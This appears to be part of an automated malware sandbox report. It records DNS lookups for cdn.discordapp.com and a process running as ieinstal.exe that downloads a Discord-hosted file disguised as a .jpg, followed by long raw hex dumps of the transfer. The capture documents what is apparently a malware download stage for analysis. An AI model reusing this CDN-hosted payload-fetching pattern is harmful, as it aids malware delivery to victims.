Jan 26, 2022 15:14:05.812921047 CET	1.1.1.1	192.168.11.20	0xce09	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 26, 2022 15:14:05.812921047 CET	1.1.1.1	192.168.11.20	0xce09	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49817	162.159.133.233	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	0	OUT	GET /attachments/933089228261294143/933089306719961188/IMG_25254535627256.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 26 Jan 2022 14:14:06 GMT Content-Type: image/jpeg Content-Length: 698660 Connection: close CF-Ray: 6d3a5880483b9140-FRA Accept-Ranges: bytes Cache-Control: public, max-age=31536000 ETag: "5c586ebdb38c15de419b6f86c673e41f" Expires: Thu, 26 Jan 2023 14:14:06 GMT Last-Modified: Tue, 18 Jan 2022 20:03:46 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1642536226735920 x-goog-hash: crc32c=5HUBIA== x-goog-hash: md5=XFhuvbOMFd5Bm2+GxnPkHw== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 698660 X-GUploader-UploadID: ADPycdvPhd-FHUE0htWb5I-VHlyjsbXoFst-PqbDgnoksIHxoV-hyCX53WMf_SpTRE9h ZzLwmTVWaIGiKqFUsTvXpB4 X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=S8NZVrxgEtC3PlGwlPfPJMPtj6REgMS8 gmcg2u%2BgSOkJiBvr0LXNrDr6y1Xu2jTeD620FYo%2FKLgqIPWSEgc51nmarj8FAAtwz6ZpicjFaMFIy70NhShW%2 B7s3BZn7B%2FsyU1WcSQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare
2022-01-26 14:14:06 UTC	1	IN	Data Raw: ff d8 ff e1 00 22 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 01 01 12 00 03 00 00 00 01 00 01 00 Data Ascii: "ExifMM*
2022-01-26 14:14:06 UTC	1	IN	Data Raw: 00 00 00 00 00 ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c ff c0 00 11 08 06 fa 09 4d 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 82 09 0a Data Ascii: CCM"}!1AQa"q2#BR$3br
2022-01-26 14:14:06 UTC	2	IN	Data Raw: 14 ee 04 2a bb 4d 39 7a fa 50 4e d6 39 e2 93 20 fa 53 dc 99 6e 12 0c 9f 98 fe 54 c6 c0 e9 52 01 91 c5 18 a9 33 e6 2b 84 63 46 30 7f fa d5 33 ab 6e fb a6 84 e1 6a ca 23 58 f2 3f fa d4 dd bc 77 fc aa 7f ce 8c e6 b4 2b 45 b1 06 69 09 a9 fc af 66 a4 68 b0 a7 ef 74 a8 28 85 fe ef 34 a8 14 8e 9c d2 94 20 7a fe 14 9b 1b 3f 75 bf 2a 0c c5 74 ca fd da 89 57 0f c7 a7 5a 9c c7 b9 4f 14 c3 1e c7 cf 34 5c 04 40 c7 b8 a1 d3 23 b5 3d 79 51 df 14 8c 99 6f c2 81 4b 62 24 8b af f0 f3 4d 68 fe 6e ff 00 9d 4c 57 1f fe aa 18 61 07 d6 82 34 ea 46 b1 7c bd 68 f2 bd e9 d9 a0 16 27 ef 0a 03 41 be 57 bd 11 d2 92 41 fb cb 4a b2 2a 9f bc 3a 54 ca 49 6e 54 6c c6 b4 7f 2f e1 4d 58 d7 34 d9 6f 94 0e a3 3f 5a 86 4d 4d 7c b3 fe 35 94 ab 5b 63 5e 52 62 aa 8d 4f 76 41 1f cd eb eb 59 52 6a Data Ascii: *M9zPN9 SnTR3+cF03nj#X?w+Eifht(4 z?u*tWZO4\@#=yQoKb$MhnLWa4F|h'AWAJ*:TInTl/MX4o?ZMM|5[c^ RbOvAYRj
2022-01-26 14:14:06 UTC	4	IN	Data Raw: a6 3c 77 a9 bc b6 fe ed 21 b6 c0 ef 4c 08 bc bc 1e bd e9 59 3e 5f bc 29 c5 08 1f fd 6a 40 bc f4 c7 be 2a 39 a4 04 0d 17 3f 8d 3d 23 c0 a9 76 7f b4 29 0c 79 fe 21 4f 99 85 c6 f9 7f ed 53 5e 0d fd ff 00 4a 93 ca 1e a2 81 1e 3f 8a ae 35 1b 76 26 5b 10 fd 93 e9 f9 51 f6 4f a7 e5 53 64 7f 78 7e 54 8d d7 86 fd 2a c9 20 68 76 9c 6d cf e1 49 e5 ff 00 b3 fa 54 db ff 00 da 1f 95 1b ff 00 da 1f 95 16 b8 10 ec ff 00 67 f4 a3 cb ff 00 67 f4 a9 b6 64 7d ea 51 11 3f de fc aa 39 80 af b4 7f 76 8d a3 fb b5 27 91 fe cb 51 e4 ad 54 75 02 36 4c 8f bb 50 98 fe 61 fc fd 2a d7 92 3d e9 8d 11 0f d0 d3 02 1d 99 fe 2a 5f 2f fd aa 90 f0 7e e8 fc e8 fc 17 f3 a7 70 e6 44 5b 36 f7 a5 db 9f ff 00 55 49 f8 2f e7 4d 7e a2 90 73 22 19 13 e6 ef 46 c1 ef 52 e4 fa 52 61 b3 55 12 79 e2 47 e5 Data Ascii: <w!LY>_)j@*9?=#v)y!OS^J?5v&[QOSdx~T* hvmITggd}Q?9v'QTu6LPa*=*_/~pD[6UI/M~s"FRRaUyG
2022-01-26 14:14:06 UTC	5	IN	Data Raw: 72 c7 a9 ce ea 4a fa 19 cd a5 0c 7d d3 4a 34 ec 0f bb 57 d5 37 1c 1f 4a 53 08 f7 a7 ee a1 7b 49 94 57 4e 1e 95 3c 56 71 c7 d5 73 53 88 f3 dc fe 14 aa bb 7b fe 74 fd 04 dd c8 8d b4 67 b6 29 9f 64 8d 8f 15 61 ca 8e bf a5 31 02 95 fe 2a b8 c8 08 da 34 8a 2f bb 49 1a 67 1f 2f 15 21 4d cd fe cf 6a 78 8b 8e f5 7d 00 66 ca 36 54 9e 57 bb 53 46 df f6 ab 3d 42 e3 76 1f ef 1a 47 4f 97 ef 52 84 e3 ef 35 1b 3d c9 a9 02 32 9f 2f 0b 4c 78 c8 1c f1 cd 59 f9 76 54 6c 9b 87 f1 57 42 96 96 26 57 2b ed f4 f9 a9 c0 7d df f6 7a d4 a6 3d 9e b5 14 81 86 7d ea b4 15 bb 8d 90 fc 8c 3b f3 51 22 10 7a 7f 16 69 e0 33 1f f0 a0 ae 07 56 a9 7b 89 8f 46 0b 9f ad 35 86 e6 38 6a 66 ef 76 a7 05 dc 3e f3 50 01 b0 ff 00 78 d1 b0 ff 00 78 d1 b3 fd a6 a3 6f fb 4d 40 08 ff 00 c3 f4 a6 bf dc 3f Data Ascii: rJ}J4W7JS{IWN<VqsS{tg)da1*4/lg/!Mjx}f6TWSF=BvGOR5=2/LxYvTlWB&W+}z=};Q"zi3V{F58jfv>PxxoM@?
2022-01-26 14:14:06 UTC	6	IN	Data Raw: 09 e9 49 e5 fb 0a 93 68 f4 6a 36 8f 46 a0 2c c8 fc bf 65 a3 cb f6 5a 93 68 f4 6a 36 8f 46 a3 98 2c c8 cc 78 ec 29 d8 a7 15 18 e8 d4 6c f6 fd 68 b8 a4 98 dc 51 8a 71 4c 0f fe bd 34 f4 e2 82 79 58 62 84 53 93 d5 68 50 4b 7f 85 48 a9 8f ff 00 5d 03 8c 58 c2 99 3e b4 c6 4c 4a 2a 47 18 3f e1 4d d8 c5 ba 13 45 d9 af 2d c7 27 ca 29 db a8 fc 28 a0 39 46 91 93 f7 a8 db fe d5 3b 34 50 2e 54 03 a5 34 a1 fe f1 a7 75 a3 69 27 ff 00 af 41 44 6e 99 f7 a6 ec 1f dd e6 ac 08 08 3d ff 00 3a 6b a0 dd fe 14 19 ca 24 3e 5f fb 34 6d 52 6a 6c 2f fb 55 19 4c 50 66 37 cb 5f 4a 0a 2f d2 9d 83 42 ae 5b 9e d4 5e c3 b3 2b 98 bf 79 d2 9c 63 e0 54 c6 3c b9 3f d3 ad 39 d3 70 ab 55 18 8a 7e 56 7b 35 1e 57 b3 55 81 06 07 dd cd 05 00 3f 76 a9 48 35 20 e8 31 4f 56 c2 8f a5 3b 69 cf ff 00 5a Data Ascii: Ihj6F,eZhj6F,x)lhQqL4yXbShPKH]X>LJ*G?ME-')(9F;4P.T4ui'ADn=:k$>_4mRjl/ULPf7_J/B[^+ycT<?9p U~V{5WU?vH5 1OV;iZ
2022-01-26 14:14:06 UTC	8	IN	Data Raw: 4e 3b 84 a2 d9 1e 3f da fd 68 fc 69 47 34 80 66 ac c2 50 76 dc 0a e7 f8 a9 57 81 46 df 7a 51 d2 aa 24 46 36 7b 80 db 8f e2 a3 e5 ff 00 6a 8a 4d d5 46 82 f6 a5 2e 36 f7 e9 48 3e 63 41 42 07 6a 00 28 a2 8a cc 03 19 a1 4e d3 45 14 00 e5 7d c7 a5 0c fb 4f 4a 44 fb e2 87 fb e6 ae 3b 00 8e 77 e7 e9 8a 68 8f 8e 69 24 20 37 22 80 14 8f bb 4c 04 2a c0 f1 d3 eb 4f 51 f2 d2 6c 53 49 b5 71 da b4 8e bb 93 2e e8 79 a6 61 bf c9 a3 6a fb 50 51 6a a4 64 29 8c 01 df f3 a6 92 00 e3 75 1b 47 a5 05 71 de b2 ea 3f 98 df 33 6f ad 02 40 7e f6 ea 6c 83 2d e9 4d 2b 56 6a ab 2b 58 90 ba f6 dd f8 d2 33 a9 1f 30 a6 63 dd a8 23 e5 ef 40 fd a2 05 6c 7d d1 4d 97 e6 fc a9 a4 60 d1 b4 1f 4a a8 89 b4 c6 b1 da 79 a1 53 70 ff 00 eb d3 82 a8 fe ed 21 51 9f e1 aa 12 b2 17 cb ff 00 39 a0 46 0f Data Ascii: N;?hiG4fPvWFzQ$F6{jMF.6H>cABj(NE}OJD;whi$ 7"L*OQlSIq.yajPQjd)uGq?3o@~l-M+Vj+X30c#@l}M`Jy Sp!Q9F

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	9	IN	Data Raw: 40 f4 a7 18 c6 38 a5 51 b4 7a d4 5d 9a 08 63 00 77 fc e8 f2 c6 7b fe 74 ee 3f bb 47 cb fd da 71 13 d8 6f 94 3d ff 00 3a 08 da a6 9d 91 fd da 46 19 1f 76 aa e6 72 d8 87 39 93 e9 d6 a5 09 9f 5a 40 9c d4 88 a1 bb 54 b6 24 84 03 68 a1 57 23 f8 a9 db 17 fb b4 f5 4c 0e b5 26 b0 dc 60 87 23 ff 00 af 47 91 fe 73 53 2a fc a3 9a 5d be e2 83 4d 08 04 07 fc 9a 77 92 7d bf 2a 95 93 0b 4d cf b8 aa 88 b4 23 31 12 29 3e cf ed fa d4 b9 f7 14 67 dc 53 ba 19 10 87 67 6f d6 9c 83 69 e9 4f cf d2 95 14 31 a2 e8 6a c1 d3 aa d3 58 6e 3c 0c 54 bb 72 3e ed 1b 47 f7 45 2b 85 c8 0a d2 98 fe 4e 95 6a 38 be 5f f0 a6 cb 18 14 5d 15 62 9e c5 1e d4 84 1f 43 56 02 53 4c 04 d5 5c e7 92 d4 8d 0a a9 a9 78 f6 a7 18 db da 9c 54 7f 74 7e 54 ae 85 66 33 75 42 e9 95 ff 00 77 de ac 00 0f f0 8f ca Data Ascii: @8Qz]cw{t?Gqo=:Fvr9Z@T$hW#L&`#GsS*]Mw}*M#1)>gSgoiO1jXn<Tr>GE+Nj8_]bCVSL\xTt~Tf3uBw
2022-01-26 14:14:06 UTC	10	IN	Data Raw: a6 d0 bf 78 53 e5 63 e5 68 90 9f f3 8a 6b 0d c3 fc 8a 53 9e de b4 2e 7b d1 aa 28 68 8b 1d fb d2 11 cd 49 fe 35 19 fb c6 9c 5b 0b 06 28 1d 28 a4 06 9c 88 95 ac 2d 01 72 3a 8a 46 6c 54 80 66 b3 e6 7d 05 ca 86 2b 60 fa d0 64 c8 fb bf ad 37 1c 53 87 5a a8 f9 92 e3 d8 33 45 2b 32 95 f7 a4 ad 52 24 09 c5 26 4f a5 29 eb 45 3e 54 4b 60 87 e7 a2 4f bd f5 a1 7f d6 7e 14 49 db af e5 52 dd 8d 22 ae 81 13 cc 3e 94 d6 50 33 c6 79 c5 49 07 de fc 6a 39 7a 35 59 32 43 72 07 f0 fe b4 d2 e0 1c 6d fd 68 e7 34 d7 fb e3 f0 aa 46 6b 52 41 b7 fd 9a 6f 99 f3 63 6f eb 52 6f 5f 6a 87 9d f5 6a 4b a9 5a 22 4f 97 fb d4 1c 63 83 4e dc be b4 06 5c f5 a3 99 0e c4 4c a4 ff 00 fa e9 8c 1b 1d 3f 33 53 34 b9 38 a6 3b 8c d3 d0 91 81 18 9f e1 a6 e1 b6 b7 6f eb 52 2e 09 ee 3f 1a 8c 9c 77 eb fa Data Ascii: xSchkS.{(hl5[((-r:FlTf}+`d7SZ3E+2R$&O)E>TK`O~IR">P3ylj9z5Y2Crmh4FkRAocoRo_jjKZ"OcN\L?3S48;oR.?w
2022-01-26 14:14:06 UTC	12	IN	Data Raw: 8c 41 03 de 82 b9 51 28 4f 7a 02 ed 1d 33 42 fc d4 ec 52 b9 2e 28 63 00 06 76 f5 a6 ee 1f dc a9 19 77 0a 07 ca 2a 2e 2e 54 47 b8 7f 72 a5 c5 1b a9 de 5d 17 18 da 00 c9 a7 32 ed 14 04 c1 a0 76 61 e5 d1 e5 fb d3 b0 7d 0d 01 72 7b 8a 0a e5 43 0a 63 bf e9 4b e5 1f f2 3a 54 81 36 ff 00 fa a9 d9 cf 7c 50 2f 66 88 96 12 7b fe 94 ab 16 de ff 00 a5 49 81 fd ea 72 0e 3a d0 1e cd 11 a2 28 ea 6a 40 cb ed 4e 58 f7 0a 5f 27 fc e2 82 b9 52 d8 8f e4 f6 a5 11 06 34 ff 00 27 fc e2 92 3e 4f e1 40 0e 31 a9 a6 94 c0 cf 1f 95 4c 23 e7 ad 21 87 23 ad 4b 97 61 d9 91 24 7b cf ff 00 5a 9c d0 ed 3d 8f e1 53 2a e3 8a 69 4d cd 4b 99 87 2b 23 58 77 1e c2 83 09 5f ff 00 55 48 a9 b4 d3 b3 47 33 0e 56 40 51 85 2a 8d a7 91 52 30 0d eb 4a a9 ff 00 eb a2 ec 39 58 52 32 6e 5a 99 53 3e d4 e6 Data Ascii: AQ(Oz3BR.(cvw*..TGr]2va}r{CcK:T6|P/f{Ir:(j@NX_'R4'>O@1L#!#Ka${Z=S*iMK+#Xw_UHG3V@Q*R0J9XR 2nZS>
2022-01-26 14:14:06 UTC	13	IN	Data Raw: 19 3f fd 6a 31 cd 66 6f 71 3c ef 6a 5f 36 9d b1 71 41 50 a3 d6 b4 e6 62 a9 78 ea 34 48 09 a7 06 00 fd 29 a1 b2 7f 8a 94 a1 61 c7 eb 4e e6 71 bb 7a 8a d3 01 ff 00 d7 a0 4b bb a6 29 8d 1f 1c fe 14 c5 7f 2c 9f 7e 95 7b a3 a6 54 d2 57 45 85 6d df ce 9a cb de a3 13 67 d8 53 da 4a 95 13 97 9b 50 2d b4 53 55 b2 b9 a5 70 18 67 35 08 6d bc 0a ad 3a 97 53 48 dc 94 49 c5 4a b2 00 a3 af 4a 85 58 ed 1f 4a 03 b7 f9 35 9e 86 31 90 ff 00 e1 fc 28 6f e9 51 79 f9 1f 78 52 f9 f9 3c 8c 50 6d 1d 89 33 85 a4 0f 93 df f2 a8 cd ca a9 fb cb 4d fe d0 54 3c ff 00 3a ae 74 66 a3 72 66 34 6e ff 00 7a ab c9 ab c7 fe 4d 42 da e2 2f 7a 3d a1 4a 95 f5 2f 21 e7 8f d6 9c 4e ef bd 9f c2 b3 3f e1 21 8f fb c2 91 fc 47 1a ff 00 10 a9 e7 6d 9a 46 9d 91 a8 ad e5 f2 0f e7 51 bc aa 7f fa d5 8f 27 Data Ascii: ?j1foq<j_6qAPbx4H)aNqzK),~{TWEmgSJP-SUpg5m:SHIJJXJ51(oQyxR<Pm3MT<:tfrf4nzMB/z=J/!N?!GmFQ'
2022-01-26 14:14:06 UTC	14	IN	Data Raw: 1e b3 6c 00 9f 32 4a 5f 28 9a 6a 8c b1 fc 2a 64 fb a2 88 93 21 9e 51 ff 00 26 a6 56 50 a3 38 a6 d1 4e e4 88 57 27 ee d4 b4 8b f7 07 d2 97 14 b9 8a 88 1e 94 fe df 85 33 6d 3f b5 51 76 b8 b8 dc c0 53 bc bc 1e f4 d5 18 71 52 75 3d ff 00 0a 07 6d 06 84 da 69 c7 81 46 07 fb 54 30 ff 00 7b f1 a5 71 5d 8d 95 30 69 a8 09 35 33 7f c0 a9 a3 86 ef f8 d2 e6 41 76 3d 06 16 96 8f f3 d2 8c 7d 7f 2a 91 5c 28 0e 00 e9 45 39 47 ca 3e 94 15 ca 37 cc 1f dd a9 29 08 c0 ed f9 53 fc a1 ef f9 d2 e6 40 95 86 91 91 40 38 34 ef 28 7b fe 74 18 f0 38 a3 99 14 39 4e 56 9a 1b 2f 8a 72 a7 cb fc a9 a1 7f 79 df e8 29 73 00 e5 6d a6 9e 1b 7d 22 0f 4d d4 e0 b9 f6 a3 98 04 c0 ff 00 22 95 23 dc 3b 8a 7a 27 1c 73 4f 54 e3 9a 96 d8 0c 0b b4 52 ed cd 38 ae 5a 85 4c d6 7c ec b5 0b 8d da 7f c9 a7 Data Ascii: l2J_(j*d!Q&VP8NW'3m?QvSqRu=miFT0{q]0i53Av=}*\(E9G>7)S@@84({t89NV/ry)sm}"M"#;z'sOTR8ZL|
2022-01-26 14:14:06 UTC	16	IN	Data Raw: a5 0e 2e c3 f6 64 c5 94 7f fa a9 54 e6 a1 5f 94 77 a5 0f 81 f7 8d 4f 23 33 94 2c 89 a8 cd 46 b3 28 1c f3 4a 66 4c 52 94 5a 33 16 4e a2 98 0f 14 8d 2a b7 f4 a9 3b 7d da 39 bc 8a 88 d3 d2 85 75 db 4d 0c 0e 07 bd 38 c7 c7 dd fd 69 f3 a3 4d b7 17 7a b1 18 f5 a9 13 ef 7e 15 5c 38 57 e9 52 89 d4 2e 71 4a 46 52 92 b9 23 82 07 18 15 0b 16 dd f7 a9 a2 f5 51 bd 68 92 ea 36 63 c7 4a b8 db a8 e2 e3 d4 76 ee 3f af a5 46 03 0e 69 86 e5 73 d7 ee d3 92 fe 31 c5 0e 48 39 a2 85 f3 58 0a 6c 8e de bd ea 36 d4 e3 5a af 36 af 19 3d 6a 79 91 9d 4b 4a 3a 17 11 83 55 84 65 0a bf 37 6a c7 3a c4 6b 51 b6 bf 18 3f 7b f5 a3 98 ce 34 e4 6e 6f 5f ef 50 59 71 f7 ab 9f 93 c4 31 8e e6 9a 7c 4e 80 75 a2 e8 e9 e4 76 37 77 2e 3b 53 0c e5 4f 1b 47 f4 ac 09 3c 5a 3a 0c d5 69 3c 4c d9 fb a6 8f Data Ascii: .dT_wO#3,F(JfLRZ3N*;}9uM8iMz~\8WR.qJFR#Qh6cJv?Fis1H9Xl6Z6=jyKJ:Ue7j:kQ?{4no_PYq1|Nuv7w.;SOG<Z:i<L
2022-01-26 14:14:06 UTC	17	IN	Data Raw: 32 bd ff 00 3a 98 71 50 af dd 1d 2a 40 e3 1d 4f e5 52 d5 ca 48 75 46 bd 17 f0 a7 6f 1e a7 f2 a3 72 ff 00 91 47 29 5c a3 a8 a6 ef 1e a7 f2 a4 2d f2 f5 fd 28 e5 0b 0e 55 db d3 8a 59 4f ee d6 a3 c9 f5 34 00 58 e3 75 4b 24 0f 3e f4 07 29 d2 97 66 4f 5f d2 94 15 53 ff 00 d6 a0 01 18 b0 e6 9d 40 6d d4 50 01 f8 d1 4d 07 f7 86 9c 06 47 dd fd 68 00 3d 28 c7 fb 14 6d ff 00 63 f5 a7 8e 45 1b 80 d1 cf f0 9a 7a 8f 95 be 94 d1 28 f4 34 f4 e4 b5 3e 56 68 25 0b f7 85 3b 68 ff 00 67 f2 a3 00 7f 77 f2 a7 ca 03 a9 0a 86 eb 49 ff 00 7c d2 8a 56 01 8c 36 9f ce 9d 0f fa cf f3 ef 4a 57 34 05 c1 a8 e5 01 a9 f7 db e8 2a 65 3f 28 fa 53 23 40 47 4a 79 1e f5 37 6b 62 79 45 cd 19 a6 e3 fd af d6 9d 8a 39 a4 1c a3 97 ee 0f a5 3a 98 a5 b0 3e 5f d6 94 16 27 ee fe b4 46 ec 68 70 eb 52 54 Data Ascii: 2:qP*@ORHuForG)\-(UYO4XuK$>)fO_S@mPMGh=(mcEz(4>Vh%;hgwI|V6JW4*e?(S#@GJy7kbyE9:>_'FhpRT
2022-01-26 14:14:06 UTC	18	IN	Data Raw: 1b 1c 29 a2 37 24 0e 7b fa d4 b5 71 0f 7f bf f8 52 31 c2 9a 26 e3 f2 14 dc 6e 8f ea 29 72 80 cc fc f4 c0 49 1d 4d 2b 2b 07 ff 00 eb d3 e3 85 40 e7 14 6c 03 42 ef 51 9f 4a 46 0a bf c3 4a dc 06 f6 cd 47 2b 72 39 a3 98 01 fe eb 71 8e 29 a0 71 f7 73 ef 40 05 c7 de fd 69 42 b2 8f fe bd 34 ee 4f 30 9d 3d a8 a5 23 0b cf 5f 5a 88 9e 7a f7 ab e5 28 72 1c b3 50 ea 00 e8 3a fa 51 1f 53 4c 91 b8 6a 39 40 60 3d 3e a2 87 97 1f e7 ad 29 8c 63 bd 34 a1 ea 57 a7 bd 54 64 90 08 49 61 f7 69 00 65 3d 29 f9 a4 67 da 3f c2 ad 30 10 36 7a af e7 4d 2d b8 d2 96 df c7 f3 a4 09 82 7e 5d d4 d4 6e 02 11 92 29 48 da 7f 5f ad 04 60 f4 db 46 79 eb 55 ca 4f 31 1e e6 6f e2 34 64 91 4d 07 f9 0a 91 50 15 1c 76 a9 0e 62 12 dc ff 00 f5 cd 1b bf de a9 84 6b 8e 94 d4 50 58 fb 50 50 d4 45 2a 38 Data Ascii:)7${qR1&n)rIM++@lBQJFJG+r9q)qs@iB4O0=#_Zz(rP:QSLj9@`=>)c4WTdIaie=)g?06zM-~]n)H_`FyUO1o4d MPvbkPXPPE*8
2022-01-26 14:14:06 UTC	20	IN	Data Raw: c8 43 f7 7f 01 4c 49 32 dd 0d 2b ea 68 a4 4d 41 38 a6 6f f6 fd 68 ce ef ff 00 5d 32 fd a4 44 93 fd 5b 7d 29 b1 7f 5a 91 7f e0 34 bc 7b 56 66 12 7a 8c 9d b6 ad 11 49 f2 fa d3 9d 77 9f bd 4d f2 f1 fc 5f a5 04 8e 63 94 cd 24 7f 7f f0 a4 f2 bf da fd 28 0d b3 8f d6 80 15 df 68 fa 0a 41 71 f4 a3 3e 6f 14 cf 2b dd a8 02 48 e7 c8 a4 79 32 7f 1c 7d 69 a2 20 0f 53 4e c5 30 0c 51 8c 9a 28 1d 45 58 0b b1 87 a1 a5 2f b3 a8 a3 2d ea b4 64 9f ee d0 00 ad bf ff 00 d7 4e c5 37 7e c1 db f0 a6 89 ba fd 6a e3 b1 4a c3 8e 41 e2 8c b7 a0 a0 39 6f ee d1 96 f5 5a 87 b8 ee 86 ae 7c c3 da a4 53 91 4c e7 3f c3 41 62 2a 79 48 9c d2 1f 47 7f c6 98 1f fc e6 81 27 1d 3f 5a 39 49 52 b9 33 fd c3 f4 a6 2f de 14 cd fc f4 fd 69 f9 a3 94 a0 ef f8 d0 7f d5 8f ad 19 a0 1c 1e d5 40 00 d3 5d f6 Data Ascii: CLI2+hMA8oh]2D[})Z4{VfzIwM_c$(hAq>o+Hy2}i SN0Q(EX/-dN7~jJA9oZ|SL?Ab*yHG'?Z9IR3/i@]

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	21	IN	Data Raw: 5b 6b 7e 35 5e 69 b6 f3 ef 54 65 a8 e9 9b a5 31 9b 02 9b e7 ef 3f 35 36 49 54 e2 ab 94 52 95 90 d7 93 2d f7 bf 5a 61 93 0d 4b 21 05 7b 54 32 bf 38 ab 51 d0 e7 f6 83 c9 c9 a8 a5 3f 2b 7d 6a 32 fc fd ec 53 64 7c 8e f5 7e cd 8b 9a 23 b2 17 f8 b1 4e 02 a1 8e 4c 1f 4a 6b cb 5a 0b 98 7f 45 cf e3 4d 32 f1 d2 98 1b 18 ff 00 1a 6c d2 ed 52 68 0e 64 3b ce ff 00 7a a3 92 4e 6a 11 3b 39 c5 29 6d 83 f8 6a b9 4c ee 3d 9d b1 d2 a1 69 3e 6e 7f 4a 8e 49 b6 54 46 6d ec 7d aa e3 12 49 d9 f2 7b 8a 6b 3f 3e bf 8d 45 bf db f5 a4 79 70 bd aa c0 26 7f f3 9a 8f 76 7f 8a 98 f2 f1 d6 a1 f3 f6 8a 95 03 2e 62 56 93 e6 ed f9 d3 a2 9f 15 5a 4b ac 0a 45 9d 4c 4d 5a c6 2c 5c c4 e6 eb eb 4b 1b e6 aa a4 bf 3d 58 3f 72 9c a2 6c b6 b9 61 3a 0f ad 4c 38 43 f5 aa f6 f2 60 54 a2 4c 9a ce 51 2b Data Ascii: [k~5^iTe1?56ITR-ZaK!{T28Q?+}j2Sd|~#NLJkZEM2lRhd;zNj;9)mjL=i>nJITFm}!{k?>Eyp&v.bVZKELMZ,\K=X?rla:L8C`TLQ+
2022-01-26 14:14:06 UTC	22	IN	Data Raw: 53 88 26 9d 83 fd d3 46 0f a1 a2 e8 9e 66 34 70 68 3c 2d 38 0c 51 45 d1 9c 9e a3 46 31 4b c7 b5 21 20 1a 07 23 a5 30 e7 42 9a 63 f4 6a 90 54 4f d1 a8 15 ee 33 34 03 93 f8 d3 7f e0 54 e5 3f 3a fc dd e9 f3 33 2b 30 63 f3 1a 14 fc c2 94 8c 81 cd 01 39 fb d4 8a 51 77 09 3e e8 fa d2 63 9a 74 9d 07 d6 9b 41 b0 51 8e 68 a2 95 80 68 fb a7 eb 4e a3 a2 1f af f8 53 0f 5f bd f8 53 8b d2 e6 55 1e b6 1f 51 f7 fc 69 e0 62 98 47 27 8e f5 5c c8 80 a7 47 c1 34 d2 0e 29 cc 31 fc 54 9b b9 5c a0 43 7a 8f ca 82 59 06 69 b9 ff 00 6a 82 78 fb d9 f6 a4 48 35 c1 3c 73 4d 44 0e d9 f6 a0 8f de 83 47 40 38 a0 a8 e8 3f 66 d1 d6 94 67 bd 08 72 29 df c5 41 a7 42 2c e4 d2 a8 a4 c6 29 c8 b9 1f 7a 8f 23 1e 5e 82 38 3b 4f d2 a3 2b 8f e1 fd 2a 56 1b 7a b1 a4 12 67 8e be f4 12 e3 62 3d be df Data Ascii: S&Ff4ph<-8QEF1K! #0BcjTO34T?:3+0c9Qw>ctAQhhNS_SUQibG'\G4)1T\CzYijxH5<sMDG@8?fgr)AB,)z#^8;O+*Vzgb=
2022-01-26 14:14:06 UTC	24	IN	Data Raw: fc dd dc 7f 5a 88 9e 3e f6 28 d4 c6 a4 b5 1c 4e 2a 02 db 7f fa d4 f6 3f ed 66 a3 27 27 e9 57 1d ce 59 49 0e 0f 91 de a3 96 4e 7f 0c d0 fc 8e b5 18 1f 21 e7 3c d6 b6 25 34 88 de 4e 07 e9 4c 0d 91 9f 5a 64 92 1c 54 6d 27 cb 5a c4 6e 48 59 64 e4 d4 7b ff 00 d9 a6 3c 87 e9 51 99 71 fc 55 a1 37 44 92 4d f4 a8 44 87 d2 92 59 81 ff 00 f5 54 3e 62 d0 2e 62 76 9f 03 b5 46 6e 8e 3a 8a 85 e4 c3 7f 9e 2a 16 98 37 a1 fe 95 51 8b 64 4a 44 f2 5c 6e 27 9f 7a 8b cc cb fe 15 09 97 e7 a8 66 90 9f ce aa d6 21 b2 d1 7d 85 aa bc ae 18 8e 57 f3 a8 24 91 b1 d6 a2 0e 43 72 6a b9 5b 31 94 9d cb 08 76 8f bb 4d 32 2e e3 ca 8f c6 a1 92 7c 74 a8 5e 62 0f 5a d1 45 58 e7 94 b5 2c 49 2e 1c f4 a6 b5 cf cb fe 15 4e 59 c9 3d 6a 11 3b 2b 7a 77 ad 12 76 24 b9 24 b9 1d aa 39 6e 2a 09 27 dc 3a Data Ascii: 